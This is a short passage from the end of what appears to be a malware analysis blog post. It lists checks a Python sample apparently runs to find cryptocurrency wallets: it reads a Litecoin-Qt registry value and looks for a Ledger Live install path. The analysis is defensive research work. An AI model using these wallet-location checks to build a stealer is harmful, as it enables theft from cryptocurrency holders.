- HKCU\Software\Litecoin\Litecoin-Qt → read `strDataDir`, then check the directory exists → Litecoin-Qt

E) Program Files (x64) check

- %ProgramFiles%\Ledger Live\Ledger Live.exe → Ledger Live
```

Reply by Email

Source: https://www.darkrym.com/posts/python_malware_part6/